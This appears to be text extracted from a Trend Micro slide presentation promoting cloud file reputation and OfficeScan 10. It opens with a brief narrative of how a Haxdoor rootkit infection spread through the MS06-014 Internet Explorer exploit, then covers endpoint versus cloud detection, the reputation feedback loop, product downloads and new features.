


Example: Haxdoor


Unbeknownst to you...

1. The IFRAME at the top of the page leads you to an index.htm file
2. This file includes a script that exploits the **MS Internet Explorer (MDAC) Remote Code Execution Exploit (MS06-014)**
 - The original exploit code has been modified to try to bypass AV scanners that detect the original exploit
3. An executable file (win.exe) is downloaded to your system and executed
4. You now have a backdoor with rootkit features—a variant of the notorious family of backdoor rootkits known as **Haxdoor!**

Trend Micro Smart Protection Network (Web)




Processing of a Web Threat - Honda example



Trend Micro Smart Protection Network

Security Made Smarter

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Why File Reputation in the Cloud?

The traditional approach to Malware protection places the burden of storage and detection intelligence **on the customer.**



Burden of Storage



Endpoint

Negative Effects

- vastly increasing endpoint resource usage (disc, cpu, memory)
- increasing network bandwidth
- increasing delays in handling new threats
- outdated clients?



Cloud

Why File Reputation in the Cloud?

The **future** approach to Malware protection places the burden of storage and detection intelligence **in the cloud**.

Burden of Storage



Endpoint

Advantages


- minimal endpoint resource usage
- consistent network bandwidth usage
- immediate handling of new threats
- increased awareness of localized threats



Cloud

Benefits of Cloud-Client Architecture

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Decrease Security Latency:

Faster Protection Equals Lower Risks and Costs

File Reputation – Feedback Loop

- The feedback loop mechanism does not involve copying or downloading any files from customer communications for analysis. When a file in an email attachment is determined by behavioral analysis to be malicious, the only information that is sent to the file reputation database is a “fingerprint” of the file—the minimum **iCRC** required to uniquely identify that file, along with references to IP addresses associated with spam or potentially malicious websites.
- All of this is accomplished without downloading the entire file, or in any way accessing the business data that is included in that file. In no case is any information stored that would allow the file to be traced to an end user or customer organization.

OfficeScan 10 – Available now!

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OfficeScan

Product Updates

Product	Version	Size	Languages	Release Date	User Guides
> OfficeScan10.0_en_GM_B1068R1.exe Windows There are two installation packages in OfficeScan 10.0: - The package (.exe package) installs both the OfficeScan server and Trend Micro Smart Scan Server (integrated version) on a computer running Windows operating system. - The package (.iso package) installs the Trend Micro Smart Scan Server (standalone version) on a VMWare virtual machine. For information on the Smart Scan Server, please visit this site . For existing OfficeScan users: -You can upgrade to this product version free of charge. Visit this site for more information. -If you are using OfficeScan 8.0 SP1 with patch 3 , please apply patch 3.1 before upgrading to this version. For more information on patch 3.1, refer to the readme . > tmcoss-1.0.1245-1-x86_64-CD.iso -	10	410.7MB	-	May 15, 2009	> Administrator's Guide > Installation and Upgrade Guide > Server/Client Readme > Smart Scan Getting Started Guide
	1.0	500.9MB	-	May 15, 2009	> ReadMe


<http://www.trendmicro.com/download>

OfficeScan 10 – New features


- **File Reputation**
- **Cloud Scan Server (Integrated or Standalone)**
- **Device Control**
- **Role Based Administration**
- **Active Directory integration for Security Compliance reports**
- **Optional End-user control for Scheduled Scans**
- **Web Reputation configurations improvements**
- **Windows Server 2008 Support**

- **File Reputation**

- With File Reputation technology, the OfficeScan client provides more immediate protection with negligible pattern management effort and a lighter footprint
- Administrators can decide to use either cloud based scanning or traditional scanning technology

